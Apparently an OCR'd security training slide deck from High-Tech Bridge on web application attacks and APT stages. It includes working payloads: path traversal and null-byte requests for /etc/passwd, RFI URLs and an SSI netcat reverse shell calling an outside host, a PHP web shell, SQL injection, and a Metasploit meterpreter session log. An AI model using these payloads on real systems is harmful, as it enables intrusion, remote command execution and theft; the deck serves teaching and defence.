- ✓ The session ID, normally stored within a cookie or URL, enables user tracking on a Web site or provide automatic authentication feature.
- ✓ If a cracker guesses a session ID, he may conduct session hijacking or session replay attacks.


```
GET http://janaina:8180/WebGoat/attack?Screen=17&menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://janaina:8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
```

HTTP Attack #3 - Weak passwords:


- ✓ Weak passwords – such as default passwords, common words, short strings or blank passwords – are still a bad widespread habit.
- ✓ Dictionary attacks and brute forcing are quite efficient against weak passwords:
  - E.g. Default password on a ZyXEL Prestige 652R-11 router **#demo**
  - E.g. Bruteforce attack against an authentication form **#demo**



Example of dictionary attack with Burp:



Example of dictionary attack with Burp:



HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

HTTP Attack #4 - Access Restriction Failure:

- ✓ Unauthenticated users may get access to initially restricted pages.
- ✓ Classical examples are links and buttons which are not displayed to unauthorized users while the web application fails to protect targeted web pages:
  - E.g. ZyXEL Prestige 652 series routers are prone to Authentication bypass. It is possible to upgrade such devices with a backup firmware, and therefore change the admin password without knowing it.

#demo

HTTP Attack #5 - DoS & DDoS

- ✓ Deny of Services attacks have evolved and will probably remain a big threat for upcoming years.
- ✓ Nowadays, there are 3 kinds of DoS:
  - Layer 4 DDoS rely on bandwidth consumption. Thousands of attackers take down one site.
  - Layer 7 DoS Exhausts Server Resources. One attacker takes down one website.
  - Link-Local DoS rely on IPv6 Router Advertisements packets. One attacker can now take down a whole network.

Layer 4 DDoS:

- ✓ Recent targets include companies who tried to prevent Wikileaks donantions, such as Amazon, Paypal, Visa or Mastercard, PS, PDC & PLR websites in Switzerland last year, Georgia's systems in 2008, etc.
- ✓ A widely used tool example is Low Orbit Ion Cannon.
- ✓ The high bandwidth need prevent this kind of DoS from hiding behind elite proxies.
- ✓ Therefore such attacks can be easily tracked blocked, and perpetrators may be easily arrested. At least if they not rely on sophisticated botnets (e.g. as Fast-Flux).

Layer 7 DoS:

- ✓ This kind of DoS rely on weakness in the HTTP protocol reported in the very early of 2007. despite the first exploit occurred in the middle of 2009.
- ✓ Such tools like Slowloris send incomplete GET requests and are able to freezes any Apache server with a single packet per second.
- ✓ Tools like R-U-Dead-Yet send incomplete HTTP POSTS packets and are able to freeze IIS, even if they require thousands of packets per second.

Layer 7 DoS:

- ✓ Other tools like XerXes utilize a network of anonymous TOR proxies to amplify the attack and hide its perpetrators.
- ✓ This kind of DoS does not need high bandwidth and is therefore concealable. It may be very difficult to distinguish its packets from normal traffic.

Link-Local DoS:

- ✓ In IPv4, the DHCP protocol rely on a PULL process. The client will look for an address. On the opposite, this is a PUSH process in IPv6. The router announces his presence by asking potential clients to join him… And hosts create an address themselves to join the network.
- ✓ This design is a little bit weird, and unfortunately processing such Router Advertisements packets is really CPU extensive for clients. Only a few packets per second consume all CPU.

Link-Local DoS:

- ✓ As these packets are sent to every machine in the LAN through the Link-Local All Nodes Multicast (ff02::1), a single attacker can send RA Flood to take down all Windows and FreeBSD hosts in a LAN.
- ✓ A patch exists on Cisco devices... Install it.
- ✓ If you user Juniper, cross your fingers... As there is no patch.
- ✓ A better alternative would be to disable IPv6 or turn off Router Discovery until vendors focus on this underestimated problem.


HTTP Attack #6 - Directory Traversal

- ✓ Lack of software security which permits, if insufficiently sanitized user-supplied inputs, to reach parents directories, and therefore access files that are not intended to be accessible.
- ✓ A typical PHP vulnerable code is:

```
<?
php $skin = 'microsoft.php';
if ( isset( $_COOKIE['SKINTYPE'] ) )
   $skin = $_COOKIE[' SKINTYPE '];
include ( "/var/www/skins/" . $skin );
?>
```

- ✓ An attacker could abuse the target with this kind of requests:

```
GET /vulnerable.php HTTP/1.1
Cookie: SKIN=../../../../../etc/passwd
```



- ✓ Common Unix-like directory traversal rely on the "../" string.
- ✓ Microsoft based systems initially rely on the "..\" string, but today most of them also understand the Unix-like characters.
- ✓ Data often have more than one representation. Therefore, hackers can use alternate encoding and potentially bypass sanitization algorithms. A classical example is Unicode, where the slash character could be represented by %2f, %c0%af, %e0%80%af, %f0%80%80%af or %f8%80%80%80%af.

#demo


HTTP Attack #7 - Null byte Injection

- ✓ This technique is used to bypass sanity checking by adding the %00 URL-encoded null byte character to a user input.
- ✓ This simple injection can alter the application's logic and allow attackers to get unauthorized access to sensitive files.
- ✓ Today, most web applications are developed using higher-level languages such as PHP, ASP, Perl or Java. However, these web applications usually also require high-level processing code at system level, which is often accomplished through C or C++ functions.

- ✓ In the C/C++, a null byte is a delimiter character which represents the string termination. In higher-level languages the null byte has no special meaning.
- ✓ This difference in null bytes interpretation may be exploited by hackers to manipulate the web application behaviour. Here is an example of Perl vulnerable code:

```
$IMG = $ENV{'QUERY_STRING'};
$IMG =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C",_
  hex($1))/eg;
$IMGPATH = '/var/www/images/' .$buffer. '.jpg';
open (FILE,"<$IMGPATH");
```

- ✓ The Perl script will efficiently prevent basic arbitrary file names access... But it will definitely fails with a null byte :
  - http://target/poc.pl?f=../../../../../etc/passwd%00.jpg
- ✓ Obviously, this trick can be used along with other attacks, such as LFI and RFI.



#demo

HTTP Attack #8 - LFI & RFI

- ✓ Remote File Inclusion is a kind of Server Side Include attacks which relies on a web application vulnerability that allows attacker to include and execute arbitrary code from a remote server.
- ✓ With a Local File Inclusion, attackers can only include files which are hosted by the target.
- ✓ They are usually due to the use of unvalidated external variables, such as $_GET, $_POST and $_COOKIE, within file system functions, such as include_once(), include(), requiere() or requiere_once().

- ✓ Lulzsec attacks from June 2011 used RFI.
- ✓ A sample of PHP code vulnerable to RFI is:

```
<?php
$skin = 'kubuntu';
if (isset( $_GET['usrskin'] ) )
   $skin = $_GET['usrskin'];
include( $skin . '.php' );
?>
```

- ✓ Here we could easily alter the original code:
  - /target.php?usrskin=http://frog.jp/s.log
  - /target.php?usrskin=uploadedshell
  - /target.php?usrskin=/etc/passwd%00

#demo

HTTP Attack #9 - Server Side Includes

- ✓ Server Side Includes are simple directives that are placed in HTML pages in order to permit the server to evaluate them while webpages are being served.
- ✓ Basically, they permit web developers to dynamically add generated content to existing HTML pages.
- ✓ A common usage for SSI is to output the results of a CGI program, such as classical "hit counter":

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

- ✓ Problems begins when you use this SSI feature through any variable which could have been under users' control.
- ✓ A good example is a guestbook. If an attacker fills out its form and includes a malicious SSI which will be appended to the HTML guestbook by a CGI, then the next visitor will trigger the exploit:
  - <!--#exec cmd="chmod 777 ~ftp/incoming/_upshell"-->
    <!--#exec cmd="~ftp/incoming/upshell"-->
  - <!--#exec cmd="mknod backpipe p && nc frog.jp 31337 0<backpipe | /bin/sh 1>backpipe-->

- ✓ HTTP Attack #10 - Command Execution
- ✓ Arbitrary command execution vulnerability allows an attacker to execute system commands on a vulnerable system.
- ✓ It may allow to delete or modify arbitrary files, create user account, change system configuration, establish a connection to a malicious server or simply deface a website.
- ✓ This attack abuses functions likes exec, passthru, popen, proc_open or shell_exec.
- ✓ Most used characters are “;”, “|” and “&”.

#demo

HTTP Attack #11 - Arbitrary File Upload

- ✓ This attack allows an attacker to upload malicious files on a vulnerable system:
  - metadata, such as path and filename, are usually provided by the transport, such as HTTP multipart encoding, and may trick the web application into overwriting existing files.
  - The file content itself may permit to carry out aggressive instructions, such as a web-shell which enables remote attackers to execute arbitrary system commands or privilege escalation attempts.

- An example of vulnerable code is:


```
<?php
$localdir = 'images/';
$file = $localdir . basename($_FILES
  ['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']_
  ['tmp_name'], $file))
    {
    echo "File uploaded.\n";
    }
    else echo "File not uploaded.\n";
?>
```

- ✓ An attacker can for example upload a small PHP file which would only contain:

```
<?php
system($_GET['cmd']);
?>
```

- ✓ The attacker would then be able to execute command on the remote host with a simple URL:

```
http://target/images/tinyshell.php?cmd=ls
```



- ✓ Results would be displayed as part of the HTML answer:

Phpshell running on: 192.168.91.142

Current Working Directory: /var/www/uploads

```
$ more /etc/passwd
::::::::::::::
/etc/passwd
::::::::::::::
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

- ✓ Most websites now include a kind of protection based on a content-type verification:

```
<?php
if($_FILES['userfile']['type'] != "image/jpg")
    {
    echo «Not a JPG file dude!";
    exit;
    }
.../...
?>
```

- ✓ When the attacker will try to upload his PHP shell, the web application will check the MIME type and the upload will be prevented. Nice, isn't it?
- ✓ Well, not so sure... In fact the application will only checks the value of the content-type header. And as header, we can easily alter it with a simple proxy!
- ✓ If we play with Paros or Burp to catch the request and replace the «text/plain» string with an «image/jpg» one, we will bypass the protection and upload our web-shell without any problem.

- ✓ A better development approach would then be to validate the actual content of the uploaded file in order to make sure that it is really an image. In PHP, this is often achieved with the getimagesize() function, which gives interesting info, such as the size and type of image.
- ✓ But once again, it would not be a perfect solution... As a file can be a real image and also contain PHP code through the text comment feature. It will pass the getimagesize() check, but the PHP interpreter may still see executable instructions inside.

HTTP Attack #12 - ICS

- ✓ Insecure Cryptographic Storage occurs when an application does not securely encrypt sensitive data into databases.
- ✓ For example, passwords, credit cards information, health records and personal information should be encrypted everywhere, from live database to backup.
- ✓ You should ensure that your stored data is not easy to decrypt. This can usually be averted by not using known weak algorithms such as RC3, RC4 or MD5.

- ✓ Unfortunately, you would be surprised of how many websites store your information is a weak form...

id	username	password
1	root	5060341c21f82c70e928bceed3d45419
.../...		
226	frogito	5f4dcc3b5aa765d61d8327deb882cf99
.../...		
476	callax	8b9f8108ca857510721afe1a6794ae19
.../...		

Hash	Algorithm	Password
5060341c21f82c70e928bceed3d45419	MD5	neptune
5f4dcc3b5aa765d61d8327deb882cf99	MD5	password
8b9f8108ca857510721afe1a6794ae19	MD5	lovesgay

#demo

HTTP Attack #13 - SQL Injection

- ✓ SQL injection is usually a web application vulnerability which allows an attacker to access arbitrary or unauthorized information from a database by altering user-supplied variables used in legitimate SQL request in a web application.
- ✓ Web application may be vulnerable to SQL injection due to absence or insufficient filtration and validation of user-supplied variables used in SQL query.

- ✓ Despite its age, this kind of vulnerabilities is still really widespread on Internet:
  - In June 2011, Lulzsec exploited an SQLi on Sony's website to steal coupons, download keys and passwords that were stored in plaintext on their database.
  - In August 2011, hackers steal users information on Nokia Developer Site.
  - In September, Turkish Hackers accessed NetNames DNS records and changed entries to redirect access to famous companies domains, amoung which The Telegraph, The Register, The National Geographic, UPS, Acer or Vodafone.

- A simple example of vulnerable code is:

  query = "SELECT * FROM 'users' WHERE 'lastname' = '" + var_lastname + "';"

- As the var_lastname is not sanitized, a malicious user can use it to store content which will alter the initial query, such as:

  xx';DROP TABLE 'users

- The resulting query was not expected by web developpers:

  query = "SELECT * FROM 'users' WHERE 'lastname' = 'xx'; DROP TABLE 'users';"

HTTP Attack #14 - Blind SQL Injection

- ✓ Blind SQL injections are similar to SQL injections, with the only difference that an attacker cannot directly see the results of his malicious SQL queries.
- ✓ The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page.
- ✓ This type of attack can become time-intensive because a new statement must be crafted for each bit recovered.

- ✓ Therefore blind SQL injections are a little bit more complex to exploit than a classical SQL injection and require more noisy automated attempts.
- ✓ An example of blind SQLi would be to force the remote database to evaluate a logical statement on an ordinary application screen:

SELECT 'items' FROM 'shop' WHERE 'itemid' = '729' AND '1'='1';

SELECT 'items' FROM 'shop' WHERE 'itemid' = '729' AND '1'='2';

#demo

HTTP Attack #15 - Buffer Overflows #demo

- ✓ A Buffer Overflow occurs when a program is able to write data beyond the buffer space allocated in memory.
- ✓ This can result in other valid memory being overwritten, thus leading to arbitrary code execution in the context of the running account.
- ✓ This vulnerability will not be explained here, as it was deeply explained last year:
  - "Client-side threats: Anatomy of Reverse Trojan attacks".
  - Slides and videos are available here: http://www.htbridge.ch/publications/

Table of contents

- ✓ Well, APT are not really new threats...
- ✓ APT often imply organizational teams with deep resources and advanced skills who make long efforts to attack specific targets.
- ✓ So basically, APT are sophisticated and organized attacks which can rely on internal and external threats.
- ✓ Hackers can also stay hidden a long time on the server before taking advantage of their compromise, remaining undetected by IDS.
- ✓ Quickly & continuously adapts to changing environments. An example is the recent ONU and CIO compromise, as well as the other 70 international organisations.

- ✓ primary targets are file servers with sensitive data.
- ✓ most victims are not aware they are compromised!
- ✓ We can notice a real aggressiveness. Hackers won't leave your system if you detect them and start reacting... They will adapt and keep fighting in order to stay on your network!
- ✓ So the main differences with most attacks are in fact the perseverance and the resources of the attackers.

APT are particularly methodical... Often quite more than basic and isolated attacks:

✓ Step 1: recognition

- ✓ collect as much information as possible towards the targets, and thus maximize the chances of compromise. Usually, it's a quite passive phase.
- ✓ Examples:
  - Browsing target website & cookies
  - Whois/ripe/arin requests
  - Reading Web server banners which disclose the underlying applications and their version information #demo
  - querying DNS servers #demo

- ✓ Step 2: scanning / enumeration
- ✓ Examine the target infrastructure. The aim is to identify any element through which an attack could lead, such as IP addresses, sensitive hostnames, user names, OS identification or vulnerability detection.
- ✓ Examples:
  - Subdomains enumeration #demo
  - Virtual hosts identification #demo
  - Port scanners #demo
  - vulnerability scanners #demo

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- ✓ Step 3: Attack
- ✓ Here, to remotely exploit a vulnerability in order to compromise the target infrastructure, should it be its operating system, its application layer or a single network components.
- ✓ Examples:
  - Buffer overflow #demo
  - SQL Injection
  - Command Execution

```
msf exploit(ms07_029_msdns_zonename) > show options

Module options (exploit/windows/dcerpc/ms07_029_msdns_zonename):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   Locale  English          yes       Locale for automatic target (English, French, Italian, ...)
   RHOST   192.168.1.1      yes       The target address
   RPORT   445              yes       The target port

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST     192.168.1.193    yes       The listen address
   LPORT     53               yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic (2000 SP0-SP4, 2003 SP0, 2003 SP1-SP2)

msf exploit(ms07_029_msdns_zonename) > set RPORT 0
RPORT => 0
msf exploit(ms07_029_msdns_zonename) > exploit

[*] Started reverse handler on 192.168.1.193:53
[*] Connecting to the ncacn_ip_tcp:192.168.1.1[0] ...
[*] Discovered Microsoft DNS Server RPC service on port 1920
[*] Connecting to the endpoint mapper service...
[*] Detected a Windows 2003 SP1-SP2 target...
[*] Trying target Automatic (2000 SP0-SP4, 2003 SP0, 2003 SP1-SP2)...
[*] Binding to 50abc2a4-574d-40b3-9d66-ee4fd5fba076:5.0@ncacn_ip_tcp:192.168.1.1[0] ...
[*] Bound to 50abc2a4-574d-40b3-9d66-ee4fd5fba076:5.0@ncacn_ip_tcp:192.168.1.1[0] ...
[*] Sending exploit...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (749056 bytes) to 192.168.1.1
[*] Meterpreter session 1 opened (192.168.1.193:53 -> 192.168.1.1:3680) at Tue Nov 16 18:00:52 +0100 2010
[-] Error: no response from dcerpc service

meterpreter > ps
```

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- ✓ Step 4: Maintaining Access
- ✓ Quickly (at least before the vulnerability is fixed) implement a scenario which permit to interact rapidly with the local infrastructure at a later date without to compromise it again, and secure its exclusive access.
- ✓ Examples:
  - Downloading binaries
  - Compiling source code **#demo**
  - Trojan horse execution
  - corrupting files and/or programs

- ✓ Step 5: Covering Tracks
- ✓ Evade legal sanctions by avoiding detection.
- ✓ Examples:
  - Disabling audit strategies
  - alteration of system logs #demo
  - hiding data using steganography
  - Rootkit deployment #demo
  - tunneling protocols

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- ✓ Round 2 ! Ready? Fight!
- ✓ Step 1: recognition
- ✓ History repeats itself…
- ✓ Example:
  - Bounce on the compromised target to perpetrate other external attacks
  - Pivot attack to reach the internal network #demo

Table of contents

Conclusion

- ✓ Frontal attacks are not dead!
- ✓ The more you have publicly reachable services, the more exposed you are.
- ✓ According to SANS, Attacks against web applications constitute more than 60% of the total attack attempts observed on the Internet.
- ✓ Victims may be the website owners (e.g. intellectual property theft or loss of customer confidence), their clients (e.g. bank transfer fraud) or any Internet users.
- ✓ Indeed, web application vulnerabilities are widely exploited to convert trusted websites into malicious ones, serving client-side exploits contents.

Conclusion

- ✓ Web application vulnerabilities such as SQL injection and Cross-Site Scripting flaws in open-source as well as custom-built applications account for more than 80% of the vulnerabilities being discovered.

- ✓ Despite the huge number of attacks and the widespread publicity, most website owners fail to scan effectively for the common flaws and become unwitting tools used by criminals to infect the visitors that trusted those sites to provide a safe web experience.

Conclusion

- ✓ Unfortunately, it is not so easy to protect efficiently. Such a goal is asymmetrical, and therefore difficult... The good guys need to think about a huge amount of things, while the bad boys may only have to find a single forgotten vulnerability to compromise them.

Your questions are always welcome!

frederic.bourla@htbridge.ch